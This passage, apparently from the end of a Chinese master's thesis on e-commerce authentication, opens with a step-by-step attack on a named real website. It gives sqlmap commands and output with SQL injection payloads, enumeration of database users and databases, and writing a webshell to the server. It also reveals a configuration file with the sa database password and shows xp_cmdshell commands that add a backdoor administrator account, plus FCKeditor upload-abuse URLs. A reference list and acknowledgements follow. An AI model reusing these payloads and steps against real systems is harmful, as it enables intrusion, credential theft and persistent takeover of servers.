
  Type: AND/OR time-based blind
  Title: Microsoft SQL Server/Sybase time-based blind
  Payload: tible=admin%'; WAITFOR DELAY '0:0:5'--

[16:06:42] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 2003 or XP
web application technology: ASP.NET, Microsoft IIS 6.0, ASP.NET 2.0.50727
back-end DBMS: Microsoft SQL Server 2000
[16:06:42] [INFO] testing if current user is DBA
current user is DBA: True

```

- 118 、
- 119 、
- 120 、

- 121 、
- 122 、
- 123 、 python sqlmap.py <http://www.xsfy.org.cn/Search.aspx?tible=admin> --users
- 124 、 数据库包含用户 sa和 xsfyorgcn
- 125 、



```
管理员: C:\Windows\system32\cmd.exe
Parameter: tible
  Type: error-based
  Title: Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause
  Payload: tible=admin%' AND 5127=CONVERT(INT,(SELECT CHAR(113)+CHAR(99)+CHAR(
107)+CHAR(106)+CHAR(113)+(SELECT (CASE WHEN (5127=5127) THEN CHAR(49) ELSE CHAR(
48) END))+CHAR(113)+CHAR(104)+CHAR(101)+CHAR(97)+CHAR(113))) AND '%'='

  Type: stacked queries
  Title: Microsoft SQL Server/Sybase stacked queries
  Payload: tible=admin%'; WAITFOR DELAY '0:0:5'--

  Type: AND/OR time-based blind
  Title: Microsoft SQL Server/Sybase time-based blind
  Payload: tible=admin%' WAITFOR DELAY '0:0:5'--

---
[16:13:06] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 2003 or XP
web application technology: ASP.NET, Microsoft IIS 6.0, ASP.NET 2.0.50727
back-end DBMS: Microsoft SQL Server 2000
[16:13:06] [INFO] fetching database users
[16:13:06] [INFO] the SQL query used returns 3 entries
[16:13:07] [WARNING] reflective value(s) found and filtering out
[16:13:08] [INFO] retrieved: sa
[16:13:08] [INFO] retrieved: xsfyorgcn
database management system users [3]:
[*] sa
[*] xsfyorgcn
```

- 126 、
- 127 、
- 128 、 python sqlmap.py <http://www.xsfy.org.cn/Search.aspx?tible=admin> --passwords
- 129 、 目的是获得数据库用户的密码
- 130 、
- 131 、 python sqlmap.py <http://www.xsfy.org.cn/Search.aspx?tible=admin> --dbs

```
管理员: C:\Windows\system32\cmd.exe

Payload: tible=admin% AND 5127=CONVERT(INT,(SELECT CHAR(113)+CHAR(99)+CHAR(107)+CHAR(106)+CHAR(113)+CHAR(97)+CHAR(113))) AND 'x'='

Type: stacked queries
Title: Microsoft SQL Server/Sybase stacked queries
Payload: tible=admin%'; WAITFOR DELAY '0:0:5'--

Type: AND/OR time-based blind
Title: Microsoft SQL Server/Sybase time-based blind
Payload: tible=admin% WAITFOR DELAY '0:0:5'--

[18:24:30] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 2003 or XP
web application technology: ASP.NET, Microsoft IIS 6.0, ASP.NET 2.0.50727
back-end DBMS: Microsoft SQL Server 2000
[18:24:30] [INFO] fetching database names
[18:24:30] [INFO] the SQL query used returns 7 entries
[18:24:31] [WARNING] reflective value(s) found and filtering out
[18:24:31] [INFO] retrieved: model
[18:24:32] [INFO] retrieved: msdb
[18:24:32] [INFO] retrieved: Northwind
[18:24:32] [INFO] retrieved: pubs
[18:24:33] [INFO] retrieved: tempdb
[18:24:33] [INFO] retrieved: xsfyorgcn
available databases [6]:
[*] model
[*] msdb
```

132 、

133 、

134 、

135 、 python sqlmap.py<http://www.xsfy.org.cn/Search.aspx?tible=admin> --current-db --current-user

136 、 返回当前数据库与当前用户

137 、

```
管理员: C:\Windows\system32\cmd.exe

[*] starting at 11:14:16

[11:14:16] [INFO] resuming back-end DBMS 'microsoft sql server'
[11:14:16] [INFO] testing connection to the target URL
sqlmap identified the following injection points with a total of 0 HTTP(s) requests:
--
Place: GET
Parameter: tible
Type: error-based
Title: Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause
Payload: tible=admin% AND 5127=CONVERT(INT,(SELECT CHAR(113)+CHAR(99)+CHAR(107)+CHAR(106)+CHAR(113)+CHAR(97)+CHAR(113))) AND 'x'='

Type: stacked queries
Title: Microsoft SQL Server/Sybase stacked queries
Payload: tible=admin%'; WAITFOR DELAY '0:0:5'--

Type: AND/OR time-based blind
Title: Microsoft SQL Server/Sybase time-based blind
Payload: tible=admin% WAITFOR DELAY '0:0:5'--

[11:14:17] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 2003 or XP
web application technology: ASP.NET, Microsoft IIS 6.0, ASP.NET 2.0.50727
back-end DBMS: Microsoft SQL Server 2000
[11:14:17] [INFO] fetching current user
[11:14:17] [INFO] retrieved: sa
current user: 'sa'
[11:14:17] [INFO] fetching current database
[11:14:17] [INFO] retrieved: xsfyorgcn
current database: 'xsfyorgcn'
[11:14:17] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 2 times
[11:14:17] [WARNING] cannot properly display Unicode characters inside Windows OS command prompt (http://bugs.python.org/issue1602). All unhandled occurrences will result in a warning. Please, find proper character representation inside corresponding output files.
[11:14:17] [INFO] fetched data logged to text files under 'D:\NT\7777\Tools\Tools\SQL_TOOLS\sqlmap\output\www.xsfy.org.cn'

[*] shutting down at 11:14:17

D:\软件\安全类软件\Tools\Tools\SQL_TOOLS\sqlmap>a
```

138 、

139 、

140 、 由于注入的是 SA 权限可导出一句话木马得到 webshell


141 、

142 、

```
http://www.xsfy.org.cn/Search.aspx?tible=admin --file-dest d:\freehost\xsfyorg\web\asd.asp --file-write asp.asp
ol
```

143 、

144 、 从配置文件中读取用户名和密码：




145 、

146 、

```
<?xml version="1.0"?>
<configuration>
  <system.web>
    <customErrors mode="Off"/>
  </system.web>
  <appSettings>
    <add key="FCKEditor:BasePath" value="~/FCKEditor.Net_2.6.3/fckeditor/" />
    <add key="FCKEditor:UserFilesPath" value="/Files/" />
  </appSettings>
  <connectionStrings>
    <add name="xsify" connectionString="Data Source=localhost;Initial Catalog=xsifyorgcn;user id=sa;Pwd=xsxsgwlmxm;" />
  </connectionStrings>
  <system.web>
    <globalization requestEncoding="gb2312" responseEncoding="gb2312" />
  </system.web>
  <compilation debug="true">
  </compilation>
  <authentication mode="Windows"/>
  <!--<customErrors mode="RemoteOnly"></customErrors>-->
  <!--
    <customErrors mode="RemoteOnly" defaultRedirect="GenericErrorPage.htm">
      <error statusCode="403" redirect="NoAccess.htm" />
      <error statusCode="404" redirect="FileNotFound.htm" />
    </customErrors>
  -->
</system.web>
</system.codedom>
</system.codedom>
</system.webServer>
</system.webServer>
</configuration>
```

147 、

148 、 菜刀选择数据库管理



149 、

150 、

151 、 添加用户： EXEC master..xp_cmdshell 'net user qgsec qgssec /add'


152 、 添加到管理员用户组： EXEC master..xp_cmdshell 'net localgroup administrators qgsec /add'

153 、

154 、

- 155 、
156 、
157 、
158 、
159 、
160 、
161 、
162 、
163 、
164 、
165 、
166 、
167 、
168 、 Fckeditor编辑器
169 、
170 、
171 、 上传地址：
172_、 http://www.xsfy.org.cn/FCKeditor.Net_2.6.3/editor/filemanager/browser/default/browser.html?Type=Image&Connector=../../connectors/aspx/connector.aspx

173 、



174 、

- 175 、 列目录：
176_、 http://www.xsfy.org.cn/FCKeditor.Net_2.6.3/editor/filemanager/connectors/aspx/connector.aspx?Command=GetFoldersAndFiles&Type=Image&CurrentFolder=e/

177 、

178 、 创建目录:

179 、

180 、 http://www.xsfy.org.cn/FCKeditor.Net_2.6.3/editor/filemanager/connectors/aspx/connector.aspx?Command=CreateFolder&Type=Image&CurrentFolder=%2Fshell.asp&NewFolderName=z&uuid=1244789975684

181 、

182 、

183 、 [http://www.xsfy.org.cn/FCKeditor.Net_2.6.3/editor/filemanager/connectors/aspx/connector.aspx?Command=CreateFolder&CurrentFolder=/she.asp&Type=Image&NewFolderName=sh.a](http://www.xsfy.org.cn/FCKeditor.Net_2.6.3/editor/filemanager/connectors/aspx/connector.aspx?Command=CreateFolder&CurrentFolder=/she.asp&Type=Image&NewFolderName=sh.asp)

[sp](http://www.xsfy.org.cn/FCKeditor.Net_2.6.3/editor/filemanager/connectors/aspx/connector.aspx?Command=CreateFolder&CurrentFolder=/she.asp&Type=Image&NewFolderName=sh.asp)

184 、

185 、

186 、

187 、

188 、

189 、

190 、

191 、

192 、

193 、

194 、

195 、

196 、

197 、

198 、

199 、

200 、

201 、

202 、

203、 参 考 文 献

204 、

205 、 [1] 廖炯峰 . 电子商务发展现状及对策 [EB/OL].

206 、 http://www.chinaacc.com/new/287_294_201202/15li0.shtml,2012-02-05.

207 、 [2] 人民网 . 商务部: 2012年电子商务交易总额突破 8 万亿 [EB/OL].

208 、 http://news.xinhuanet.com/info/2013-09/27/c_132755522.htm,2013-09-17.

209 、 [3] 乌云网 . 淘宝认证缺陷可登陆任意淘宝账号及支付宝 [EB/OL]

210 、 <http://www.wooyun.org>,2014-02-17.

211 、 [4] Hwang M S, Chong S K, Chen T Y. DoS-resistant ID-based password authentication scheme using smart cards [J]. The Journal of Systems and Software , 2010, 31: 163-172.

212 、 [5] Hwang M S, Li L H. A new remote user authentication scheme using smart cards [J]. IEEE Transactions on Consumer Electronics, 2000, 46(01): 28-30.

213 、 [6] Chang C C, Hwang K F. Some forgery attacks on a remote user authentication scheme using smart cards[J]. Informatics, 2003, 14(03): 289-294.

214 、 [7] Grother P, Tabassi E. Performance of biometric quality measures[J]. IEEE Transactions on Pattern Analysis and Machine Intelligence, 2007, 29(4): 1-13.

215 、 [8] 殷国宴 . 电子商务中的身份认证技术研究 [D]. 西安 : 西安电子科技大学, 2006.

216 、 [9] 秦然 . 身份认证技术在电子商务信息安全中的应用 [J]. 农业网络信息, 2009(05): 91-94.

217 、 [10] 陈颖 . 虹膜识别技术在电子商务身份认证中的应用 [J]. 上海应用技术学院学报 , 2008, 08(03) : 197-200.

218 、 [11] 王蕴红 , 朱勇 , 谭铁牛 . 基于虹膜识别的身份鉴别 [J]. 自动化学报, 2002, 28(01): 1-10.

219 、 [12] 姜华 . 基于虹膜特征的电子商务身份认证 [J]. 聊城大学学报 (自然科学版), 2007, 17(04) : 83-86.

220 、 [13] 李捷 , 王汝传 . 网络安全技术在电子商务交易中的应用研究 [J]. 四川通信技术 , 2002, 32(01): 35-37.

221 、 [14] 鲍自敏 . 人脸识别技术在电子商务中的应用研究 [D]. 邯郸 : 河北工程大学, 2011.

222 、 [15] 增斌 , 姚路 , 陈志诚 . 基于声纹识别的 Web 身份认证系统设计 [J]. 计算机工程, 2011, 15(37) : 149-151.

223 、 [16] Wang Y M, Tang F Q, Zheng J B. Robust Text-independent Speaker Identification in a Time-varying Noisy Environment[J]. Journal of Software, 2012, 07(09): 1795-1816.

224 、 [17] 全中华 . 基于动态手写签名的身份认证研究 [D]. 合肥 : 中国科学与技术

大学博士论文, 2007.

- 225 、 [18] Zhang R W, Quek C. Antiforgery: a novel pseudo-outer product based fuzzy neural network driven signature verification system[J]. Pattern Recognition Letters, 2002, 23(14): 1795-1816.
- 226 、 [19] Neil J, Matthew S, Paul C. An Evaluation of Otoacoustic Emissions as a Biometric[J]. IEEE Transactions On Information Forensics and Security, 2013, 08(01): 174-181.
- 227 、 [20] 静妍. 生物识别技术在电子商务领域的应用[D]. 长春: 吉林大学, 2012.
- 228 、 [21] Debnath B, Rahul R. Biometric Authentication: A Review[J]. International Journal of u-and e-service, Science and Technology, 2009, 02(03): 13-27
- 229 、 [22] Podio F L. Personal Authentication Through Biometric Technologies[C]. 2002 IEEE 4th International Workshop on Networked Appliances, 2002, 57-66.
- 230 、 [23] Tang Y, Frederick W. Improving Biometric Identification Through Quality-based Face and Fingerprint Biometric Fusion[J]. 2010 IEEE Computer Society Conference on CVPRW, 2010, 53-60.
- 231 、 [24] Bowyer K W, Chang K I, Yan P, Flynn P J, etc. Multi-modal biometrics: An overview[J]. Second Workshop on Multi-Modal User Authentication, 2006.
- 232 、 [25] 陈镜宇. 面向电子商务的身份鉴证和安全系统研究 [D]. 西安: 西安电子科技大学, 2008.
- 233 、 [26] 刘木生. 基于 PKI 和指纹识别技术的身份认证技术研究和设计 [D]. 安徽: 中国科学与技术大学, 2010.
- 234 、 [27] 余庆. 基于指纹识别和 PKI 的网上银行身份认证系统设计 [D]. 杭州: 浙江工业大学, 2011.
- 235 、 [28] 田俊青. 自动指纹识别算法的研究 [D]. 南京: 南京邮电大学, 2011.
- 236 、 [29] Mehre B M. Segmentation of fingerprint images using the directional images[J]. Pattern Recognition, 1995, 28(03): 1678-1683.
- 237 、 [30] 刘玲. 指纹识别技术在电视大学公共机房管理系统中的应用与研究 [D]. 哈尔滨: 哈尔滨工程大学, 2008.
- 238 、 [31] Han C C, Cheng H L, Lin C L. Personal authentication using palm-print features[J]. Pattern Recognition on ScienceDirect, 2003, 36(02): 371-381
- 239 、 [32] Gutman P. PKI Design for the Real World[C]. NSPW2006, 2006, 109-116.
- 240 、 [33] 杨宁. 基于 PKI/PMI 电子商务安全系统的设计实现 [D]. 成都: 电子科技大学, 2013.
- 241 、 [34] 贺婧婧. 基于 PKI/PMI 体系下的匿名认证方案研究 [D]. 郑州: 河南大学, 2013.
- 242 、 [35] 李斌, 陈波. 基于 PKI 的电子商务交易系统中信息安全的实现 [J]. 电脑知识与技术, 2008, 04(08): 2323-2326.
- 243 、 [36] 李颖. 基于 J2EE 的平衡线索二叉哈希树证书撤销系统设计与实现系统 [D]. 成都: 西南交通大学, 2004.
- 244 、 [37] 周必冰. EJBCA 在 WPKI 体系中的应用研究 [J]. 计算机工程与设计, 2005, 26(08): 2100-2102.
- 245 、 [38] 梁冰, 杨岳湘. EJBCA 实现校园网 PKI[J]. 建设与管理网络安全, 2006(08), 45-46.
- 246 、 [39] 梁冰. 基于 EJBCA 的校园 CA 系统研究与实现 [D]. 长沙: 湖南大学, 2007.

- 247 、 [40] Liyi Zhang. Application of EJBCA on special Transportation Mobile Commerce[C]. CDABES2007 PROCEEDINGS, 2007, 909-102
- 248 、 [41] 陈勤, 凌青生. 安全 CA 实例 -EJBCA 的研究 [J]. 计算机工程与设计, 2005, 26(12): 3222-3224.
- 249 、 [42] 陈伟川. 基于 EJBCA 的证书状态查询系统的实现与优化 [J]. 信息与电脑, 2009(12): 81-83.
- 250 、 [43] 陈伟川. 利用 EJBCA 数字证书收发安全电子邮件 [J]. 开发应用, 2010, 09(03): 23-25.
- 251 、 [44] 李益波, 熊选东. 基于 NOVOMODO 的证书状态服务系统的改进与实现 [J]. 计算机工程与设计, 2009, 30(22): 5071-5074.
- 252 、 [45] 陈伟, 刘博, 刘知贵, 任立. PKI 认证技术在阅卷系统中的应用与实现 [J]. 行业应用, 2010(05): 83-85.
- 253 、 [46] 杨成. 基于 HFEM 的 PKI 实现研究 [D]. 长春: 吉林大学, 2010.
- 254 、 [47] 张良. 基于 J2EE 的 CA 系统研究与实现 [D]. 济南: 山东大学, 2010.
- 255 、 [48] Ejbca. <http://www.ejbca.com>[EB/OL], 2013.
- 256 、 [49] 李超, 辛阳, 纽心忻, 杨义. 一种基于生物证书的身份认证方案 [J]. 计算机工程, 2007, 33(20): 159-161.
- 257 、 [50] 李鹏, 田捷鑫, 时鹏, 张阳阳. 生物特征模板保护 [J]. Journal of software, 2009, 20(06): 1553-1573.
- 258 、 [51] 辛阳, 魏景芝, 李超, 杨义先. 基于 PKI 和 PMI 的生物认证系统研究 [J]. 电子与信息学报, 2008, 30(01): 1-5.
- 259 、 [52] 李超, 朱平. 基于 PKI 和 PMI 的安全生物认证系统 [C]. 全国计算机安全学术交流会议论文集, 2007, 261-266.
- 260 、 [53] Chung Y S, Moon K Y. Biometric Certificate based Biometric Digital Key Generation with Protection Mechanism[C]. Frontiers in the Convergence of Bioscience and Information Technologies, 2007, 02(07): 709-714.
- 261 、 [54] Lee H W, Kwon T Yo. Biometric Digital Key Mechanisms for Telebiometric Authentication Based on Biometric Certificate[C]. LNCS4554, 2007, 428-437.
- 262 、 [55] Jo J G, Seo J W, Lee H W. Biometric Digital Signature Key Generation and Cryptography Communication Based on Fingerprint[C]. FAW2007, LNCS4613, 2007, 38-49.
- 263 、 [56] Fernando L, Podio, Jerrfey S, Dunn L R, etc. Common biometric Exchange Formats Framework [EB/OL].
- 264 、 <http://csrc.nist.gov/publications/nistir/NISTIR6529A.pdf>
- 265 、 [57] Scheirer W, Boulton T. Cracking fuzzy vaults and biometric encryption[C]. Biometric Symposium, Baltimore, MD, USA, September 2007, 1-6.
- 266 、 [58] Jain A K, Ross A, Pankanti S. Biometrics: A Tool for Information Security[J]. IEEE Transactions on Information Forensics and Security, 2006, 01(02): 125-143.
- 267 、 [59] Zhu H G, Zhao C, Zhang X D, etc. A novel iris and chaos-based random number generator [J]. computers&security, 2013, 36: 40-48.
- 268 、 [60] William Stallings. 密码编码学与网络安全 - 原理与实践 (第五版) [M]. 北京: 电子工业出版社, 2011.
- 269 、 [61] 杨娱. 基于指纹密钥的混合加密技术研究 [D]. 兰州: 兰州交通大学, 2010.
- 270 、 [62] 黄枫. 随机数生成器研究与生物图像处理系统的设计与实现 [D]. 上海:

第一军医大学博士论文, 2004.

- 271 、 [63] 李昊, 傅曦. 指纹模式识别系统算法与实现 [M]. 北京: 人民邮电出版社, 2008.
- 272 、 [64] Shamir A. How to Share a Secret[J]. Communications of the ACM, 1979, 22(11): 612-613.
- 273 、 [65] Juels S M. A fuzzy vault scheme[C]. Proceedings 2002 IEEE Interactional Symposium On Information Theory, 2002: 408-408.
- 274 、 [66] Clancy T C, Kiyavash N, Lin D J. Serucre smartcard-based fingerprint authentication[C]. In proceeding of ACM SIGMM Multimedia, Biometrics Methods and Appplication Workshop, USA, 2003: 45-52.
- 275 、 [67] Uludag U, Jain A. Securing Fingerprint Template:Fuzzy Vault with Helper Data, 2006[C]. In proceedings of CVPR Workshop on Private Research in vision USA, 2006: 163-169.
- 276 、 [68] 谭台哲, 章红燕. 一种改进的指纹 Fuzzy Vault加密方案 [J]. 计算机应用研究, 2012, 29(6): 2208-2210.
- 277 、 [69] Moon K Y, Moon D, Yoo J H. Biometrics Information Protection using Fuzzy Vault Scheme[C]. 2012 Eighth International Conference on Signal Image Technology and Internet Based Systems, 2012, 124-128.
- 278 、 [70] 贾红涛. 移动电子商务的安全性分析及其身份认证设计 [D]. 哈尔滨: 哈尔滨工业大学, 2005.
- 279 、 [71] 陈涛. 基于数字证书的身份认证技术在电子商务交易平台上的应用 [D]. 济南: 山东大学, 2007.
- 280 、 [72] 马臣云, 王彦. 精通 PKI 网络安全认证技术与编程实现 [M]. 北京: 人民邮电出版社, 2008.
- 281 、 [73] 关振胜. 精通公钥基础设施 PKI 及其应用 [M]. 北京: 电子工业出版社, 2008.
- 282 、
- 283 、
- 284 、
- 285 、
- 286 、
- 287 、
- 288 、
- 289 、
- 290 、
- 291 、
- 292 、
- 293 、
- 294 、
- 295 、
- 296 、
- 297 、
- 298 、
- 299 、
- 300 、

301 、

302 、

303 、

304 、

305 、

306、 致 谢

307 、 三年的研究生学习生涯即将结束，在即将离开校园踏入社会之际，谨向在本人论文撰写过程给与过我无私帮助的家人、老师、朋友表示由衷的感谢。

308 、 首先要感谢养育我的父母，他们抚我哺我，养我育我。在我十多年求学过程中给与了物质上和精神上的最大支持，他们也因此受了很多苦。我会时时刻刻铭记在心，感谢你们！

309 、 由衷的感谢我的导师王卫红教授。王老师在整个研究生学习阶段和论文的选题、设计和撰写过程中给与了我许多无私的帮助，他严谨细致、一丝不苟、精益求精的作风是我学习的榜样。另外，感谢陈波老师能够在我遇到困难时，都能给与及时的帮助。

310 、 最后，感谢在我人生中给过我帮助和指点的所有人，是你们给与了我勇气与信心，让我顺利完成学业。

